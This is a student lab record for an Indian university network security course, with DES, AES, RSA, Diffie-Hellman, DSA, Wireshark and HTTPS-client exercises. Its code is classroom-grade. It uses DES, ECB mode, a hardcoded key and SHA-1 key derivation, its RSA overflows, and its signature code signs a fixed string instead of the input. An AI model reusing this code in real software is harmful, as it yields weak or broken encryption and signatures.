SRI BALAJI CHOCKALINGAM ENGINEERING COLLEGE

A.C.S Nagar(Irumbedu), Arni,

T.V.Malai Dt.-632 317.

Department

Of

Information Technology

CCS354-NETWORK SECURITY LABORATORY

SRI BALAJI CHOCKALINGAM ENGINEERING COLLEGE

A.C.S Nagar(Irumbedu), Arni, T.V.Malai Dt.-632 317.

Department

Of

Information Technology

BONAFIDE CERTIFICATE

Certified that this is a bonafide record of work done by…………………….…….…….…. Of Third Year / VI Semester ***B.Tech Information Technology*** *in the Anna University Practical Examination during the year* ***2023 - 2024*** *in* ***CCS354 – Network Security Laboratory.***

Register No:

Staff In-Charge **Head of the Department**

Submitted for Practical Examination held on……………………

Internal Examiner **External Examiner**

S.NO	DATE	NAME OF THE EXPERIMENT	PAGE NO	SIGNATURE

Ex. No : Date :	**Data Encryption Standard (DES) Algorithm (User Message Encryption)**

AIM:

To use Data Encryption Standard (DES) Algorithm for a practical application like User Message Encryption.

ALGORITHM:

1. Create a DES Key.
2. Create a Cipher instance from Cipher class, specify the following information and separated by a slash (/).
    a. Algorithm name
    b. Mode (optional)
    c. Padding scheme (optional)
3. Convert String into ***Byte[]*** array format.
4. Make Cipher in encrypt mode, and encrypt it with ***Cipher.doFinal()*** method.
5. Make Cipher in decrypt mode, and decrypt it with ***Cipher.doFinal()*** method.

PROGRAM:

DES.java

```
import   java.security.InvalidKeyException; import
java.security.NoSuchAlgorithmException;


import javax.crypto.BadPaddingException;import
javax.crypto.Cipher;

import javax.crypto.IllegalBlockSizeException;import
javax.crypto.KeyGenerator;

import javax.crypto.NoSuchPaddingException;import
javax.crypto.SecretKey;


public class DES
```

```
    {
    public static void main(String[] argv) {


    try{
    System.out.println("Message Encryption Using DES Algorithm\n----------------------------------------- ");
KeyGenerator keygenerator = KeyGenerator.getInstance("DES");
  SecretKey  myDesKey = keygenerator.generateKey();
  Cipher desCipher;
desCipher = Cipher.getInstance("DES/ECB/PKCS5Padding");
desCipher.init(Cipher.ENCRYPT_MODE,  myDesKey);
 byte[] text = "Secret Information ".getBytes();
System.out.println("Message [Byte Format] : " + text);
System.out.println("Message : " + new String(text));
byte[] textEncrypted = desCipher.doFinal(text);
System.out.println("Encrypted Message: " + textEncrypted);
desCipher.init(Cipher.DECRYPT_MODE, myDesKey);
byte[] textDecrypted = desCipher.doFinal(textEncrypted);
 System.out.println("Decrypted Message: " + newString(textDecrypted));
}catch(NoSuchAlgorithmException e){e.printStackTrace();
}catch(NoSuchPaddingExceptione)
{
e.printStackTrace();
}catch(InvalidKeyException e)
{
e.printStackTrace();
}catch(IllegalBlockSizeException e)
{
e.printStackTrace();
}catch(BadPaddingException e){
e.printStackTrace();}
}
}
```

OUTPUT:

```
Message Encryption Using DES Algorithm
________________________________________

Message [Byte Format] : [B@4dcbadb4Message :
Secret Information Encrypted Message:
[B@504bae78 Decrypted Message: Secret
Information
```

RESULT:

Thus the java program for DES Algorithm has been implemented and theoutput verified successfully.

Ex. No : Date :	**Advanced Encryption Standard (DES) Algorithm (URL Encryption)**

AIM:

To use Advanced Encryption Standard (AES) Algorithm for a practical application like URL Encryption.

ALGORITHM:

1. AES is based on a design principle known as a substitution–permutation.
2. AES does not use a Feistel network like DES, it uses variant of Rijndael.
3. It has a fixed block size of 128 bits, and a key size of 128, 192, or 256 bits.
4. AES operates on a 4 × 4 column-major order array of bytes, termed the state

PROGRAM:

AES.java

```
import java.io.UnsupportedEncodingException;import
java.security.MessageDigest;

import java.security.NoSuchAlgorithmException; import
java.util.Arrays;

import java.util.Base64;


import javax.crypto.Cipher;

import javax.crypto.spec.SecretKeySpec;

public class AES {

private static SecretKeySpec secretKey;

private static byte[] key;

public static void setKey(String myKey)
 {
MessageDigest sha = null;
try {
key = myKey.getBytes("UTF-8");
```

```
    sha = MessageDigest.getInstance("SHA-1");
key = sha.digest(key);
    key = Arrays.copyOf(key, 16);

secretKey = new SecretKeySpec(key, "AES");
    }

catch (NoSuchAlgorithmException e) {
e.printStackTrace();
}
catch (UnsupportedEncodingException e) {
e.printStackTrace();
}
}
public static String encrypt(String strToEncrypt, String secret)
{
try
{
setKey(secret);
Cipher cipher = Cipher.getInstance("AES/ECB/PKCS5Padding");
cipher.init(Cipher.ENCRYPT_MODE, secretKey);
return Base64.getEncoder().encodeToString(cipher.doFinal(strToEncrypt.getBytes("UTF
    -8")));
} catch (Exception e) {
System.out.println("Error while encrypting: " + e.toString());
}
return null;
}
public static String decrypt(String strToDecrypt, String secret)
{

try

{
```

```
setKey(secret);
Cipher cipher = Cipher.getInstance("AES/ECB/PKCS5PADDING");cipher.init(Cipher.DECRYPT_MODE,
secretKey);
return new String(cipher.doFinal(Base64.getDecoder().decode(strToDecrypt)));
}
catch (Exception e) {
System.out.println("Error while decrypting: " + e.toString());
}
return null;


}


public static void main(String[] args) {
final String secretKey = "annaUniversity";


String originalString = "www.annauniv.edu";
String encryptedString = AES.encrypt(originalString, secretKey);
String decryptedString = AES.decrypt(encryptedString, secretKey);
System.out.println("URL Encryption Using AES Algorithm\n------------------------------------------------ ");
System.out.println("Original URL : " + originalString);
System.out.println("Encrypted URL : " + encryptedString);
System.out.println("Decrypted URL : " + decryptedString);
}
}
```

OUTPUT:

```
URL Encryption Using AES Algorithm
______________________________________________-
Original URL : www.annauniv.edu
Encrypted URL : vibpFJW6Cvs5Y+L7t4N6YWWe07+JzS1d3CU2h3mEvEg=Decrypted URL :
www.annauniv.edu
```

RESULT:

Thus the java program for AES Algorithm has been implemented for URLEncryption and the output verified successfully.

Ex. No : **Date :**	**RSA Algorithm**

AIM:

To implement RSA (Rivest–Shamir–Adleman) algorithm by using HTML and Javascript.

ALGORITHM:

1. Choose two prime number p and q
2. Compute the value of n and **p**
3. Find the value of ***e*** (public key)
4. Compute the value of ***d*** (private key) using gcd()
5. Do the encryption and decryption
   a. Encryption is given as,
      $c = t^e \bmod n$
   b. Decryption is given as,
      $t = c^d \bmod n$

PROGRAM:


rsa.html

```
<html>


<head>
    <title>RSA Encryption</title>
    <meta name="viewport" content="width=device-width, initial-scale=1.0">
</head>


<body>
    <center>
        <h1>RSA Algorithm</h1>
        <h2>Implemented Using HTML & Javascript</h2>
        <hr>
        <table>
        <tr>
                <td>Enter First Prime Number:</td>
                <td><input type="number" value="53" id="p"></td>
            </tr>
            <tr>
                <td>Enter Second Prime Number:</td>
                <td><input type="number" value="59" id="q"></p>
```

```
</td>
                </tr>
                <tr>
                    <td>Enter the Message(cipher text):<br>[A=1, B=2,...]</td>
                    <td><input type="number" value="89" id="msg"></p>
                    </td>
                </tr>
                <tr>
                    <td>Public Key:</td>
                    <td>
                        <p id="publickey"></p>
                    </td>
                </tr>
                <tr>
                    <td>Exponent:</td>
                    <td>
                        <p id="exponent"></p>
                    </td>
                </tr>
                <tr>
                    <td>Private Key:</td>
                    <td>
                        <p id="privatekey"></p>
                    </td>
                </tr>
                <tr>
                    <td>Cipher Text:</td>
                    <td>
                        <p id="ciphertext"></p>
                    </td>
                </tr>
                <tr>
```

```
                    <td><button onclick="RSA();">Apply RSA</button></td>

                  </tr>

                </table>

            </center>

        </body>

        <script type="text/javascript">
            function RSA() {

                var gcd, p, q, no, n, t, e, i, x;

                gcd = function (a, b) { return (!b) ? a : gcd(b, a % b); };p = document.getElementById('p').value;

                q = document.getElementById('q').value;

                no = document.getElementById('msg').value;n = p * q;

                t = (p - 1) * (q - 1);


                for (e = 2; e < t; e++) {if
                    (gcd(e, t) == 1) {

                        break;

                    }

                }


                for (i = 0; i < 10; i++) {x = 1 + i
                    * t

                    if (x % e == 0) {d = x /
                        e; break;

                    }

                }


                ctt = Math.pow(no, e).toFixed(0);ct = ctt %
                n;


                dtt = Math.pow(ct, d).toFixed(0);dt =
                dtt % n;
                document.getElementById('publickey').innerHTML = n;
                document.getElementById('exponent').innerHTML = e;
                document.getElementById('privatekey').innerHTML = d;
                document.getElementById('ciphertext').innerHTML  =  ct;

            }

        </script>

        </html>
```

OUTPUT:


RSA Algorithm

Implemented Using HTML & Javascript

Enter First Prime Number: 53

Enter Second Prime Number: 59

Enter the Message(cipher text): [A=1, B=2,...] 89

Public Key: 3127

Exponent: 3

Private Key: 2011

Cipher Text: 1394

RESULT:

Thus the RSA algorithm has been implemented using HTML & CSS and theoutput has been verified successfully.

Ex. No : Date :	**Diffie-Hellman key exchange algorithm**

AIM:

To implement the Diffie-Hellman Key Exchange algorithm for a given problem .

ALGORITHM:

1. Alice and Bob publicly agree to use a modulus $p = 23$ and base $g = 5$ (which is a primitive root modulo 23).
2. Alice chooses a secret integer $\boldsymbol{a} = 4$, then sends Bob $A = g^a \bmod p$
   - $A = 5^4 \bmod 23 = 4$
3. Bob chooses a secret integer $\boldsymbol{b} = 3$, then sends Alice $B = g^b \bmod p$
   - $B = 5^3 \bmod 23 = 10$
4. Alice computes $\boldsymbol{s} = B^a \bmod p$
   - $s = 10^4 \bmod 23 = 18$
5. Bob computes $\boldsymbol{s} = A^b \bmod p$
   - $s = 4^3 \bmod 23 = 18$
6. Alice and Bob now share a secret (the number 18).

PROGRAM:

DiffieHellman.java

```
    class DiffieHellman {
     public static void main(String args[]) {
      int p = 23; /* publicly known (prime number) */int g = 5; /*
      publicly known (primitive root) */ int x = 4; /* only Alice
      knows this secret */
      int y = 3; /* only Bob knows this secret */ double
      aliceSends = (Math.pow(g, x)) % p;
      double bobComputes = (Math.pow(aliceSends, y)) % p;double
      bobSends = (Math.pow(g, y)) % p;
      double aliceComputes = (Math.pow(bobSends, x)) % p;double
      sharedSecret = (Math.pow(g, (x * y))) % p;


      System.out.println("simulation of Diffie-Hellman key exchange algorithm\n--
  ____________________________________");
      System.out.println("Alice Sends : " + aliceSends);
      System.out.println("Bob Computes : " + bobComputes);
  System.out.println("Bob Sends : " + bobSends);
 System.out.println("Alice Computes : " + aliceComputes);
  System.out.println("Shared Secret : " + sharedSecret);
      /* shared secrets should match and equality is transitive */
      if ((aliceComputes == sharedSecret) && (aliceComputes == bobComputes))
  System.out.println("Success: Shared Secrets Matches! " + sharedSecret);
      else
          System.out.println("Error: Shared Secrets does not Match");
  }
}
```

OUTPUT:

```
simulation of Diffie-Hellman key exchange algorithm
________________________________________________

Alice Sends : 4.0 Bob
Computes : 18.0Bob
Sends : 10.0
Alice Computes : 18.0
Shared Secret : 18.0
Success: Shared Secrets Matches! 18.0
```

RESULT:

Thus the *Diffie-Hellman key exchange algorithm* has been implemented using Java Program and the output has been verified successfully.

Ex. No : Date :	**Digital Signature Standard**

AIM:

To implement the SIGNATURE SCHEME - Digital Signature Standard.

ALGORITHM:

1. Create a KeyPairGenerator object.
2. Initialize the KeyPairGenerator object.
3. Generate the KeyPairGenerator. ...
4. Get the private key from the pair.
5. Create a signature object.
6. Initialize the Signature object.
7. Add data to the Signature object
8. Calculate the Signature

PROGRAM:

```
import java.security.KeyPair;

import java.security.KeyPairGenerator;import
java.security.PrivateKey; import
java.security.Signature;

import java.util.Scanner;


public class CreatingDigitalSignature {

public static void main(String args[]) throws Exception {


Scanner sc = new Scanner(System.in);
System.out.println("Enter some text");

String msg = sc.nextLine();


KeyPairGenerator keyPairGen = KeyPairGenerator.getInstance("DSA");
keyPairGen.initialize(2048);

KeyPair pair = keyPairGen.generateKeyPair();

PrivateKey privKey = pair.getPrivate();

Signature sign = Signature.getInstance("SHA256withDSA");
sign.initSign(privKey);
byte[] bytes = "msg".getBytes();

sign.update(bytes);

byte[] signature = sign.sign();

System.out.println("Digital signature for given text: "+new String(signature,"UTF8"));
}
}
```

OUTPUT:

```
Enter some textHi
how are you

Digital signature for given text: 0=@gRD???-?.???? /yGL?i??a!?
```

RESULT:

Thus the Digital Signature Standard Signature Scheme has beenimplemented and the output has been verified successfully.

Ex. No : **Date :**	**Installation of Wireshark and communication using UDP/TCP and identify the UDP/TCP.**

AIM:

To install the wireshark and communication using UDP/TCP and identify the UDP/TCP.

PROCEDURE:

Step1:

Open your web browser and go to the official page of wireshark.org. And downdload the appropriate version of wireshark according to your system.

Step2:


Once the download is completed ,navigate to the location where the installer file was saved.

Step3:


Double click on the installer file and install the wireshark by click on "next" step.

Step4:

After the installation was succesfully completed.Once the application launches, click on the Capture > Options menu



Step5: From the Capture Interfaces panel, select your network Interface on the Input tab, and then click Start.



Interface	Traffic	Link-layer Header	Promiscuous	Snaplen (B)	Buffer (MB)	Monitor Mode	Capture F
Bluetooth Network Connection		Ethernet	✓	default	2	—	
Wi-Fi		Ethernet	✓	default	2	—	
Ethernet		Ethernet	✓	default	2	—	


☑ Enable promiscuous mode on all interfaces

Capture filter for selected interfaces: Enter a capture filter ...

Step6:

To communicate with UDP/TCP protocols click on the fliter tab and in that type

UDP/TCP as shown


File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help


udp/tcp

```
Time        No.  Source           Destination      Protocol  Length Info
2.239569      6 192.168.235.21   239.255.255.250  SSDP        216 M-SEARCH * HTTP/1.1
3.241072      7 192.168.235.21   239.255.255.250  SSDP        216 M-SEARCH * HTTP/1.1
```

Step7:

Then click on “stop” button and click on start button to identify the udp/tcp protocol.

(I) The identification of UDP protocol as shown below:




```
Time        No. Source                 Destination             Protocol Length Info
0.000000      1 2409:408d:4d89:8d8b…   2404:6800:4007:81b:…    UDP        91 56470 → 443 Len=29
0.165479      2 2404:6800:4007:81b:…   2409:408d:4d89:8d8b…    UDP       563 443 → 56470 Len=501
0.165502      3 2404:6800:4007:81b:…   2409:408d:4d89:8d8b…    UDP       146 443 → 56470 Len=84
0.165515      4 2404:6800:4007:81b:…   2409:408d:4d89:8d8b…    UDP        86 443 → 56470 Len=24
0.166025      5 2409:408d:4d89:8d8b…   2404:6800:4007:81b:…    UDP        97 56470 → 443 Len=35
0.191784      6 2409:408d:4d89:8d8b…   2404:6800:4007:81b:…    UDP        94 56470 → 443 Len=32
0.202350      7 2404:6800:4007:81b:…   2409:408d:4d89:8d8b…    UDP       563 443 → 56470 Len=501
0.202759      8 2409:408d:4d89:8d8b…   2404:6800:4007:81b:…    UDP        95 56470 → 443 Len=33
0.214350      9 2404:6800:4007:81b:…   2409:408d:4d89:8d8b…    UDP        87 443 → 56470 Len=25
0.229587     10 2404:6800:4007:81b:…   2409:408d:4d89:8d8b…    UDP        87 443 → 56470 Len=25
0.234602     11 2404:6800:4007:81b:…   2409:408d:4d89:8d8b…    UDP        96 443 → 56470 Len=34
0.235013     12 2409:408d:4d89:8d8b…   2404:6800:4007:81b:…    UDP        97 56470 → 443 Len=35
18.474200    68 fe80::ffff:ffff:fffe   ff02::2                 ICMPv6    103 Router Solicitation
18.561462    71 fe80::8000:f227:cb7…   fe80::ffff:ffff:fffe    ICMPv6    151 Router Advertisement
18.562171    72 2001:0:348b:fb58:14…   ff02::1                 IPv6       82 IPv6 no next header
```

```
> Frame 1: 91 bytes on wire (728 bits), 91 bytes captured (728 bits) on interface \Device\NPF_{E
> Ethernet II, Src: ChinaDra_6a:79:5e (00:7e:56:6a:79:5e), Dst: 26:c8:45:88:b6:d8 (26:c8:45:88:b
> Internet Protocol Version 6, Src: 2409:408d:4d89:8d8b:e006:2796:80dc:f368, Dst: 2404:6800:4007
v User Datagram Protocol, Src Port: 56470, Dst Port: 443
     Source Port: 56470
     Destination Port: 443
     Length: 37
     Checksum: 0x4599 [unverified]
     [Checksum Status: Unverified]
     [Stream index: 0]
   > [Timestamps]
     UDP payload (29 bytes)
> Data (29 bytes)
```

```
0000  26 c8 45 88 b6 d8 00 7e  56 6a 79 5e 86 dd 60 00   &·E····~ Vjy^··`·
0010  00 00 00 25 11 3f 24 09  40 8d 4d 89 8d 8b e0 06   ···%·?$· @·M·····
0020  27 96 80 dc f3 68 24 04  68 00 40 07 08 1b 00 00   '····h$· h·@·····
0030  00 00 00 00 20 0e dc 96  01 bb 00 25 45 99 4b e3   ···· ··· ···%E·K·
0040  01 34 f5 f5 ec 1a 96 0f  10 b1 d4 20 9e f6 95 d1   ·4······ ··· ····
0050  5d 58 39 ea 8a 70 58 cb  43 a6 8f                  ]X9··pX· C··
```

(II) The identification of TCP protocol as shown:



```
Time  …  Destination            Protocol Length Info
1 :4d89:8d8b…  2a03:2880:f237:1d1:…   TCP        75 60848 → 443 [ACK] Seq=1 Ack=1 Win=252 Len=1 [TCP segment of a reassembled PDU]
1 :f237:1d1:…  2409:408d:4d89:8d8b…   TCP        86 443 → 60848 [ACK] Seq=1 Ack=2 Win=275 Len=0 SLE=1 SRE=2
1 :f237:1d1:…  2409:408d:4d89:8d8b…   TLSv1.2   137 Application Data
1 :4d89:8d8b…  2a03:2880:f237:1d1:…   TCP        74 60848 → 443 [ACK] Seq=2 Ack=64 Win=251 Len=0
1 :4d89:8d8b…  2a03:2880:f237:1d1:…   TLSv1.2   131 Ignored Unknown Record
1 :f237:1d1:…  2409:408d:4d89:8d8b…   TCP        74 443 → 60848 [ACK] Seq=64 Ack=59 Win=275 Len=0
```

```
> Frame 3: 75 bytes on wire (600 bits), 75 bytes captured (600 bits) on interface \Device\NPF_{E
> Ethernet II, Src: ChinaDra_6a:79:5e (00:7e:56:6a:79:5e), Dst: 26:c8:45:88:b6:d8 (26:c8:45:88:b
> Internet Protocol Version 6, Src: 2409:408d:4d89:8d8b:e006:2796:80dc:f368, Dst: 2a03:2880:f237
> Transmission Control Protocol, Src Port: 60848, Dst Port: 443, Seq: 1, Ack: 1, Len: 1
```

```
0000  26 c8 45 88 b6 d8 00 7e  56 6a 79 5e 86 dd 60 00   &·E····~ Vjy^··`·
0010  00 00 00 15 06 3f 24 09  40 8d 4d 89 8d 8b e0 06   ·····?$· @·M·····
0020  27 96 80 dc f3 68 2a 03  28 80 f2 37 01 d1 fa ce   '····h*· (··7····
0030  b0 0c 00 00 01 67 ed b0  01 bb f9 9f 06 c4 7f 1d   ·····g·· ········
0040  33 8f 50 10 00 fc 5d ff  00 00 00                  3·P···]· ···
```

RESULT:

Thus the installation of wireshark and communicating the udp/tcp protocols and identifying them was executed successfully.

Ex. No : Date :	**Check message integrity and confidentiallity using SSL(Secure Socket Layer).**

AIM:

To check message integrity and confidentiallity using SSL(Secure Socket Layer)

Algorithm:

1.Import Necessary Libraries:

Import required libraries for handling input/output operations (java.io.*), networking (java.net.*), and SSL connections (javax.net.ssl.*).

2.Define the Main Class:

Define the main class SimpleHTTPSClient.

3.Main Method:

Define the main method as the entry point of the program.

Catch any exceptions that may occur during execution and print their stack trace.

4.SSL Context Creation:

Create an SSL context using the SSLContext.getInstance("TLS") method.

5.TrustManager Configuration:

Initialize a TrustManagerFactory with the default algorithm.

Initialize the trust manager factory with null to use the default trust store.

Retrieve an array of trust managers.

6.SSL Context Initialization:

Initialize the SSL context with the obtained trust managers and a secure random number generator.

7.HTTPS Connection Setup:

Create a URL object representing the HTTPS URL to connect to (in this case, "https://www.google.com").

8.Open an HttpsURLConnection to the specified URL.

9.Set SSL Context for Connection:

Set the SSL socket factory for the HTTPS connection using the setSSLSocketFactory() method, passing the SSL context's socket factory.

10.Connect to the Server:

Connect to the server using the connect() method of the HttpsURLConnection object.

11.Server Certificate Validation:

Retrieve the server certificates from the connection.

Optional: Perform additional validation on the server certificates if needed.

12.Print Connection Success Message:

Print a message indicating a successful connection to the server.

13.Read and Print Response:

Create a BufferedReader to read the response from the server's input stream.

Read each line of the response and print it to the console.

Close the input stream once all data has been read.

14.Disconnect from Server:

Disconnect the HTTPS connection using the disconnect() method.

PROGRAM:


```
import java.io.*;

import java.net.*;

import javax.net.ssl.*;


import java.security.KeyStore;

import java.security.cert.Certificate;
```

```
public class SimpleHTTPSClient

{

public static void main(String[] args)

{

try

{

// Create an SSL context

SSLContext sslContext = SSLContext.getInstance("TLS");



// Create a TrustManager that trusts only certificates signed by trusted CAs

TrustManagerFactory trustManagerFactory =
TrustManagerFactory.getInstance(TrustManagerFactory.getDefaultAlgorithm());

trustManagerFactory.init((KeyStore) null);
// Use the default trust store

TrustManager[] trustManagers = trustManagerFactory.getTrustManagers();



// Initialize the SSL context with the TrustManager

sslContext.init(null, trustManagers, new java.security.SecureRandom());



// Create an HTTPS URL connection to Google
```

```
URL url = new URL("https://www.google.com");

HttpsURLConnection conn = (HttpsURLConnection)url.openConnection();


// Set the SSL context for the connection

conn.setSSLSocketFactory(sslContext.getSocketFactory());


// Connect to Google

conn.connect();


// Check if the server certificate is valid

Certificate[] serverCertificates = conn.getServerCertificates();

// You can inspect the serverCertificates array for additional validation


// Print a message to indicate successful connection

System.out.println("Connected to https://www.google.com successfully.");


// Read the response from Google and print it out

BufferedReader in = new BufferedReader(new InputStreamReader(conn.getInputStream()));
```

```
String inputLine;

while ((inputLine = in.readLine()) != null) {

System.out.println(inputLine);

}

in.close();


// Disconnect

conn.disconnect();

}
catch (Exception e)
{

e.printStackTrace();

}

}
```

OUTPUT:



```
